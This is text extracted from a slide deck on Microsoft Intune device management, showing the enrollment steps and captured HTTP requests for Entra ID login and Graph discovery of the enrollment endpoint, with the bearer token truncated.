
# Phases of Intune Device Management




# Steps of Device Enrollment



# 1. Login to Microsoft Entra ID



# 1. Login to Microsoft Entra ID




# 1. Login to Microsoft Entra ID

GET

```
/common/oAuth2/v2.0/authorize?cpVersion=5.0.6228.0&prompt=select_account&client-
request-id=e9b90c65-829b-4860-85ea-9ba52131f19b&x-client-CPU=x86&x-client-
DM=Android+SDK+built+for+x86&x-client-OS=26&x-client-SKU=MSAL.Android&x-client-
Ver=5.3.0&login_hint=&instance_aware=true&code_challenge=N4xGRAZwZJDcMo(snip)bu_TW
WrwM08&code_challenge_method=S256&claims=%7B%7D&client_id=9ba1a5c7-f17a-4de9-a1f1-
6178c8d51223&redirect_uri=msauth%3A%2F%2Fcom.microsoft.windowsintune.companyportal
%2F1L4Z9FJCgn5c0VLhyAxC509Ld1E%253D&response_type=code&scope=0000000a-0000-0000-
c000-
000000000000%2F.default+openid+offline_access+profile&state=MTE6Y(snip)LTU5NjFlYzh
mZjEyMg HTTP/1.1
Host: login.microsoftonline.com
```

✓ **client\_id:** Intune Company Portal (**9ba1a5c7-f17a-4de9-a1f1-6178c8d51223**)

## 2. Discovery of the enrollment endpoint



## 2. Discovery of the enrollment endpoint

### Request to Microsoft Graph


```
GET /v1.0/myorganization/servicePrincipals/appId=0000000a-0000-0000-c000-  
000000000000/endpoints HTTP/1.1  
Host: graph.microsoft.com  
Authorization: Bearer  
eyJ0eXAiOiJKV1QiLCJub25jZSI6IjVZLB2Z0tkX0FXRzBZdjZDaGY5YVFIdTBHQktXWFpSWi0yTTNYU3  
lwX2MiLCJhbGciOiJSUzI1NiIsIng1dCI6Ik1jN2wzSXo5M2c3dXdnTmVFbW13X1dZR1BrbyIsImtpZCI6  
Ik1jN2wzSXo5M2c3dXdnTmVFbW13X1dZR1BrbyJ9.eyJhdWQiOiIwMDAwMDAwMy0wMDAwLTAwMDAtYzAwM  
C0wMDAwMDAwMDAiLCJpc3MiOiJodHRwczov (Snip)
```

## 2. Discovery of the enrollment endpoint

